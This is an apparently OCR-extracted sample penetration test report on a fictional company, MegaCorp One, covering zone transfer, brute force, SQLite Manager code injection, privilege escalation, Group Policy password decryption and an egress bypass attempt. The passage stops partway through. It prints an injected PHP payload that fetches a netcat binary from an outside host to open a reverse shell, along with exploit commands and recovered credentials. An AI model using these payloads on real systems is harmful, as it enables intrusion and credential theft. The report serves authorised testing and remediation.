


Professional Information Security Training and Services

OFFENSIVE security

www.offensive-security.com

Penetration Test Report

MegaCorp One

August 10th, 2013

Offensive Security Services, LLC

19706 One Norman Blvd.
Suite B #253
Cornelius, NC 28031
United States of America

Tel: 1-402-608-1337
Fax: 1-704-625-3787
Email: info@offsec.com
Web: http://www.offensive-security.com

Table of Contents

Executive Summary **1**

Summary of Results *2*

Attack Narrative **3**

Remote System Discovery *3*

Admin Webserver Interface Compromise *6*

Interactive Shell to Admin Server *9*

Administrative Privilege Escalation *12*

Java Client Attacks *13*

Escalation to Local Administrator *15*

Deep Packet Inspection Bypass *16*

Citrix Environment Compromise *20*

Escalation to Domain Administrator *24*

Conclusion **28**

Recommendations *29*

Risk Rating *30*

Appendix A: Vulnerability Detail and Mitigation **31**

Risk Rating Scale *31*

Default or Weak Credentials *31*

Password Reuse *32*

Shared Local Administrator Password *32*

Patch Management *33*

DNS Zone Transfer *33*

Default Apache Files *33*

Appendix B: About Offensive Security **34**

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

Executive Summary

Offensive Security was contracted by MegaCorp One to conduct a penetration test in order to determine its exposure to a targeted attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against MegaCorp One with the goals of:

- Identifying if a remote attacker could penetrate MegaCorp One's defenses
- Determining the impact of a security breach on:
  - Confidentiality of the company's private data
  - Internal infrastructure and availability of MegaCorp One's information systems

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organizational data. The attacks were conducted with the level of access that a general Internet user would have. The assessment was conducted in accordance with the recommendations outlined in NIST SP 800-115[1] with all tests and actions being conducted under controlled conditions.

[1] http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

Summary of Results

Initial reconnaissance of the MegaCorp One network resulted in the discovery of a misconfigured DNS server that allowed a DNS zone transfer. The results provided us with a listing of specific hosts to target for this assessment. An examination of these hosts revealed a password-protected administrative webserver interface. After creating a custom wordlist using terms identified on the MegaCorp One's website we were able to gain access to this interface by uncovering the password via brute-force.

An examination of the administrative interface revealed that it was vulnerable to a remote code injection vulnerability, which was used to obtain interactive access to the underlying operating system. This initial compromise was escalated to administrative access due to a lack of appropriate system updates on the webserver. After a closer examination, we discovered that the compromised webserver utilizes a Java applet for administrative users. We added a malicious payload to this applet, which gave us interactive access to workstations used by MegaCorp One's administrators.

Using the compromised webserver as a pivot point along with passwords recovered from it, we were able to target previously inaccessible internal resources. This resulted in Local Administrator access to numerous internal Windows hosts, complete compromise of a Citrix server, and full administrative control of the Windows Active Directory infrastructure. Existing network traffic controls were bypassed through encapsulation of malicious traffic into allowed protocols.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

Attack Narrative

Remote System Discovery

For the purposes of this assessment, MegaCorp One provided minimal information outside of the organizational domain name: megacorpone.com. The intent was to closely simulate an adversary without any internal information. To avoid targeting systems that were not owned by MegaCorp One, all identified assets were submitted for ownership verification before any attacks were conducted.

In an attempt to identify the potential attack surface, we examined the name servers of the megacorpone.com domain name (Figure 1).

```
root@kali:~# nslookup
> set type=NS
> megacorpone.com
Server:         10.42.42.1
Address:        10.42.42.1#53

Non-authoritative answer:
megacorpone.com nameserver = ns3.megacorpone.com.
megacorpone.com nameserver = ns1.megacorpone.com.
megacorpone.com nameserver = ns2.megacorpone.com.

Authoritative answers can be found from:
>
```

Figure 1 – Information gathering for megacorpone.com reveals three active name servers.

With the name servers identified, we attempted to conduct a zone transfer. We found that **ns2.megacorpone.com** was vulnerable to a full DNS zone transfer misconfiguration. This provided us with a listing of hostnames and associated IP addresses, which could be used to further target the organization. (Figure 2) Zone transfers can provide attackers with detailed information about the capabilities of the organization. It can also leak information about the network ranges owned by the organization. Please see Appendix A for more information.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

```
[-]
[*] Checking for Zone Transfer for megacorpone.com name servers
[*] Resolving SOA Record
[*]      SOA ns1.megacorpone.com 50.7.67.186
[*] Resolving NS Records
[*] NS Servers found:
[*]     NS ns3.megacorpone.com 50.7.67.170
[*]     NS ns1.megacorpone.com 50.7.67.186
[*]     NS ns2.megacorpone.com 50.7.67.154
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 50.7.67.154
[*] 50.7.67.154 Has port 53 TCP Open
[*] Zone Transfer was successful!!
[*]      MX @.megacorpone.com fb.mail.gandi.net 217.70.184.162
[*]      MX @.megacorpone.com fb.mail.gandi.net 217.70.184.163
[*]      MX @.megacorpone.com spool.mail.gandi.net 217.70.184.6
[*]      MX @.megacorpone.com spool.mail.gandi.net 2001:4b98:c:521::6
[*]      A admin.megacorpone.com 50.7.67.187
[*]      A fs1.megacorpone.com 50.7.67.166
[*]      A www2.megacorpone.com 50.7.67.164
[*]      A test.megacorpone.com 50.7.67.182
[*]      A ns1.megacorpone.com 50.7.67.186
[*]      A ns2.megacorpone.com 50.7.67.154
[*]      A ns3.megacorpone.com 50.7.67.170
[*]      A www.megacorpone.com 50.7.67.162
[*]      A siem.megacorpone.com 50.7.67.180
[*]      A mail2.megacorpone.com 50.7.67.163
[*]      A router.megacorpone.com 50.7.67.190
[*]      A mail.megacorpone.com 50.7.67.155
[*]      A vpn.megacorpone.com 50.7.67.189
[*]      A snmp.megacorpone.com 50.7.67.181
[*]      A syslog.megacorpone.com 50.7.67.178
[*]      A beta.megacorpone.com 50.7.67.165
[*]      A intranet.megacorpone.com 50.7.67.188
[*]
[*] Trying NS server 50.7.67.186
```

Figure 2 – A misconfigured name server allows a full and unrestricted DNS zone transfer.

The list of identified hosts was submitted to MegaCorp One for verification, which verified that the entire 50.7.67.x network range should be included in the assessment scope. These systems were then scanned to enumerate any running services. All identified services were examined in detail to determine their potential exposure to a targeted attack.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

Through a combination of DNS enumeration techniques and network scanning, we were able to build a composite that we feel reflects MegaCorp One's network.

The target network is shown below in Figure 3. Additional details regarding controls such as deep packet inspection were discovered later in the assessment but are included here for completeness.





Figure 3 - Target Network

Copyright © 2013 Offensive Security Services LLC. All rights reserved.

Admin Webserver Interface Compromise

The **admin.megacorpone.com** webserver was found to be running an Apache webserver on port 81. Accessing the root URL of this site resulted in the display of a blank page. We next conducted a quick enumeration scan of the system looking for common directories and files (Figure 4).



Type	Found	Response	Size
Dir	/	200	254
File	/admin	403	488
Dir	/admin/	403	489
Dir	/icons/	200	178
File	/icons/a	200	497
File	/icons/blank	200	434
File	/icons/c	200	486
File	/icons/dir	200	483

Figure 4 – Enumeration of the admin.megacorpone.com host partially discloses the webserver's folder structure.

The scan results revealed that along with common Apache default files (Please see Appendix A for more information), we identified an "**/admin**" directory that was only accessible after authentication. (Figure 5).




Figure 5 – Access to the "admin" folder is password-protected.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

To prepare a targeted brute-force attempt against this system, we compiled a custom dictionary file based on the content of the www.megacorpone.com website. The initial dictionary consisted of 331 custom words, which were then put through several rounds of permutations and substitutions to produce a final dictionary file of 16,201 words. This dictionary file was used along with the username "**admin**" against the protected section of the site.

```
ACCOUNT CHECK: [http] Host: admin.megacorpone.com (1 of 1, 0 complete) User: admin (1 of
1, 0 complete) Password: assimilation1 (1020 of 16201 complete)
ACCOUNT CHECK: [http] Host: admin.megacorpone.com (1 of 1, 0 complete) User: admin (1 of
1, 0 complete) Password: created1 (1021 of 16201 complete)
ACCOUNT CHECK: [http] Host: admin.megacorpone.com (1 of 1, 0 complete) User: admin (1 of
1, 0 complete) Password: nanotechnology1 (1022 of 16201 complete)
ACCOUNT FOUND: [http] Host: admin.megacorpone.com User: admin Password: nanotechnology1 [
SUCCESS]
root@kali:~#
```

Figure 6 – Using a custom word dictionary it is possible to discover the administrative password for the "admin" folder.

This brute-force attack uncovered a password of "nanotechnology1" for the admin user. We were able to leverage these credentials to successfully gain unauthorized access to the protected portion of the website (Figure 6). Please see Appendix A for more information on the exploited vulnerability.

The administrative portion of the website contained the SQLite Manager web interface (Figure 7), which was accessible without any additional credentials. Utilizing this interface, we found what appeared to be the database that supported an instance of **phpSQLiteCMS**[2].

Figure 7 – An instance of SQLite Manager is found to be running on the compromised webserver.

[2] http://phpsqlitecms.net/

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

The interface gave us direct access to the data and the ability to extract a list of users on the system with the associated password hash values (Figure 8).

Action	id	name	type	pw	last_login	wysiwyg
X	1	admin	1	a7d114b3072535f10a201aa8b1d6f073f848c6725e3c0667d5	1366376562	0
X	2	joe	0	0af12a0c93eba9edf940ad455df837b5afaaa510501424ccae	1366375461	0
X	3	mike	0	8e0ab72cecbe72c9e3f56adb3a909ffa655fc480e5480a2d3a	1366375306	0
X	4	alan	0	06dda79ec74207e73454bfa477c302ef88214f2905331e04ee	1366632889	0

» Create a View with name _____ from this query.

Figure 8 – Lack of additional access controls allows an attacker to retrieve usernames and password hashes from the "userdata" database.

After examination of the values, we found that the hashes did not conform to any standard format. Using a copy of the "**phpselitecms**" software, we examined the source code to determine exactly how this value is produced. Through this process we were able to identify the function responsible for hashing of the account passwords.

```
function generate_pw_hash($pw)
 {
  $salt = random_string(10,'0123456789abcdef');
  $salted_hash = sha1($pw.$salt);
  $hash_with_salt = $salted_hash.$salt;
  return $hash_with_salt;
 }
```

Figure 9 – Source code review leads to the discovery of the password hash generation algorithm.

With the newly-acquired knowledge of the password hashing format and the use of a randomly generated 10 character salt value, we were able to easily convert the recovered hashes into their salted SHA1 equivalent and conduct a brute-force attack.

This effort resulted in the recovery of two plaintext passwords. Although these values were not immediately useful, they were retained in hope that they may have been re-used on other systems within the organization.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

Interactive Shell to Admin Server

The previously discovered SQLite Manager software was found to be vulnerable to a well-known code injection vulnerability[3]. Successful exploitation of this vulnerability results in shell access to the underlying system in the context of the webserver user. Using a modified public exploit, we were able to obtain limited interactive access to the **admin.megacorpone.com** webserver. Please see Appendix A for more information.

```
root@kali:~# python rce-fixed.py http://admin.megacorpone.com:81/admin/sqlite/ 208.68.234
.101 208.68.234.99 80 admin nanotechnology1
SQLiteManager Exploit
Made By RealGame
http://www.RealGame.co.il

OPENING main
OPENING left
DB ID:  6
INSERT INTO temptab VALUES ('<?php passthru("wget -O /tmp/ncbin http://208.68.234.101/ncb
in;chmod 777 /tmp/ncbin;/tmp/ncbin -e /bin/bash 208.68.234.99 80"); unlink(__FILE__);?>')
;

Injecting code and executing reverse shell...
```

Figure 10 – A publicly available SQLite exploit is used to gain unauthorized access on the admin.megacorpone.com host.

[3] http://www.exploit-db.com/exploits/24320/

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

```
connect to [208.68.234.99] from (UNKNOWN) [50.7.67.190] 59252
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/sbin/ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:a9:5f:27
          inet addr:172.16.40.10  Bcast:0.0.0.0  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea9:5f27/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2959978 errors:197 dropped:212 overruns:0 frame:0
          TX packets:152488 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:233742591 (233.7 MB)  TX bytes:39059478 (39.0 MB)
          Interrupt:18 Base address:0x2000

python -c 'import pty;pty.spawn("/bin/bash")'
www-data@adminsql:/var/www/admin/sqlite$ cat /etc/issue
cat /etc/issue
Ubuntu 11.10 \n \l

www-data@adminsql:/var/www/admin/sqlite$ uname -a
uname -a
Linux adminsql 3.0.0-12-generic #20-Ubuntu SMP Fri Oct 7 14:50:42 UTC 2011 i686
i686 i386 GNU/Linux
www-data@adminsql:/var/www/admin/sqlite$
```

Figure 11 – Control of the vulnerable server is limited to the context of the www-data user.

The public version of the exploit targets a slightly different version of the SQLite Manager than the one deployed by MegaCorp One. Although the deployed version of the software is vulnerable to the same underlying issues, the exploit does not successfully run without modification. We were able to extend the original exploit to support HTTP authentication and customize it for the updated version. A copy of this updated exploit will be provided separately from this report.

The extent of compromise at this point can be best visualized in Figure 12.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.




Figure 12 - Web Server Compromise

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

Administrative Privilege Escalation

With interactive access to the underlying operating system of the administrative webserver obtained, we continued with the examination of the system searching for ways to escalate privileges to the administrative level. We found that the system was vulnerable to a local privilege escalation exploit[4], which we were able to utilize successfully. Please see Appendix A for more information.

```
www-data@adminsql:/tmp$ ./a.out
./a.out
===============================
=          Mempodipper        =
=           by zx2c4          =
=         Jan 21, 2012        =
===============================

[+] Waiting for transferred fd in parent.
[+] Executing child from child fork.
[+] Opening parent mem /proc/28245/mem in child.
[+] Sending fd 3 to parent.
[+] Received fd at 5.
[+] Assigning fd 5 to stderr.
[+] Reading su for exit@plt.
[+] Resolved exit@plt to 0x8049520.
[+] Calculating su padding.
[+] Seeking to offset 0x8049514.
[+] Executing su with shellcode.
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```

Figure 13 – A local privilege escalation exploit is used to take advantage of an unpatched host and gain root-level access.

The use of this exploit was partially made possible due to the inclusion of developer tools on the vulnerable system. If these tools were not present on the system, it would have still been possible to successfully exploit, although the difficulty in doing so would have been increased.

In its current configuration, the webserver represents an internal attack platform for a malicious party. With the ability to gain full administrative access, a malicious party could utilize this vulnerable system for a multitude of purposes, ranging from attacks against MegaCorp One itself, to attacks against its customers. It's highly likely that the attackers would leverage this system for both purposes.

[4] http://www.exploit-db.com/exploits/18411/

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

Java Client Attacks

Using the administrative access to the system, we conducted an analysis of the exploited system. This resulted in the discovery of a private section of the website that serves a Java applet only to specific workstations. This network range in question was later discovered to be the management network for MegaCorp One.

```
# cat .htaccess
cat .htaccess
Order deny,allow
Deny from all
Allow from 10.7.0.0/255.255.255.0
#RewriteEngine On
#RewriteBase /
#RewriteCond %{REQUEST_FILENAME} !-f
#RewriteCond %{REQUEST_FILENAME} !-d
#RewriteRule ^(.*)$ index.php?qs=$1 [L]
#
```

Figure 14 - Htaccess rules reveal an additional subnet on the compromised network.

Through examination of the log files and the Java applet present on the system, we found that the applet provided administrative functionality to a subset of internal users of MegaCorp One. This was advantageous to us as attackers, as it provided us with a potential path to internal systems that otherwise were not easily accessible.

Upon obtaining permission from MegaCorp One, we added an additional applet to be downloaded by clients. The theory of this attack was that clients would access the trusted applet, allow it to run, and provide us with direct access to additional client hosts. This is a derivative of a common social engineering attack in which the victim is manipulated into running a malicious applet. In this case however, no effort was required to mislead the victim as the applet is already regarded as trusted.

This attack worked as intended, providing us with access to an additional client system.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

```
C:\Users\mike.MEGACORPONE\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.7.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.7.0.254
```

Figure 15 – Using a malicious java applet it is possible to exploit a host on the management subnet.

With this compromise in place, we obtained access to systems in the management network as indicated in Figure 16.




Figure 16 – Successful java applet attack compromises the MegaCorp One management subnet.

Copyright © 2013 Offensive Security Services LLC. All rights reserved.

Escalation to Local Administrator

The access provided by the Java applet attack was limited to the level of a standard user. To maximize the impact of the compromise we wanted to escalate access to the level of Domain Administrator. As the first step, we needed to obtain local administrative access. In an effort to accomplish this, we examined the compromised system to identify how it could be leveraged.

Using this approach we found a Group Policy Preferences file on the system that allowed us to decrypt the local administrative password[5][6]. Please see Appendix A for more information.

```
C:\Users\mike.MEGACORPONE\Desktop>net use z: \\dc01\sysvol
net use z: \\dc01\sysvol
The command completed successfully.


C:\Users\mike.MEGACORPONE\Desktop>z:
z:

Z:\>dir /s groups.xml
dir /s groups.xml
 Volume in drive Z has no label.
 Volume Serial Number is 6AD0-F80A

 Directory of Z:\megacorpone.com\Policies\{809DED9C-BA72-49D0-A922-FEE90E0122C9}
\Machine\Preferences\Groups

04/14/2013  10:47 AM               548 Groups.xml
               1 File(s)            548 bytes

     Total Files Listed:
               1 File(s)            548 bytes
               0 Dir(s)  27,481,018,368 bytes free
```

Figure 17 – Using the newly gained access it is possible to retrieve the Groups.xml file from a domain controller.

[5] http://msdn.microsoft.com/en-us/library/cc422924.aspx

[6] http://blogs.technet.com/b/grouppolicy/archive/2009/04/22/passwords-in-group-policy-preferences-updated.aspx

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

```
C:\Users\mike.MEGACORPONE\Documents>type groups.xml
type groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51
E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2
013-04-14 17:47:56" uid="{68D7B8BF-C134-4AE3-9ECD-E6017F8FC6C5}"><Properties act
ion="U" newName="" fullName="" description="" cpassword="riBZpPtHOGtVk+SdLOmJ6xi
NgFH6Gp45BoP3I6AnPgZ1IfxtgI67qqZfgh78kBZB" changeLogon="0" noChange="0" neverExp
ires="1" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator (buil
t-in)"/></User>
</Groups>
```

Figure 18 – Encrypted local administrator password is found in the Groups.xml file.

```
root@kali:~# gpp-decrypt riBZpPtHOGtVk+SdLOmJ6xiNgFH6Gp45BoP3I6AnPgZ1IfxtgI67qqZ
fgh78kBZB
sup3r53cr3tGP0pa55
root@kali:~#
```

Figure 19 – Using the encryption key published by Microsoft, the encrypted password is easily decrypted.

Using the recovered plaintext password, we were able to gain local administrative access to the compromised client.

Deep Packet Inspection Bypass

While trying to establish additional layers of access into the compromised system, we encountered aggressive egress filtering. This was first encountered while trying to establish an encrypted outbound tunnel for the Microsoft Remote Desktop Protocol.

```
C:\Users\mike.MEGACORPONE\Documents>plink -l root -pw 23847sd98sdf987sf98732 -R
3389:127.0.0.1:3389 208.68.234.100
plink -l root -pw 23847sd98sdf987sf98732 -R 3389:127.0.0.1:3389 208.68.234.100
FATAL ERROR: Network error: Connection timed out
```

Figure 20 – Initial attempts to establish an outbound tunnel for RDP were blocked by the egress filtering systems.

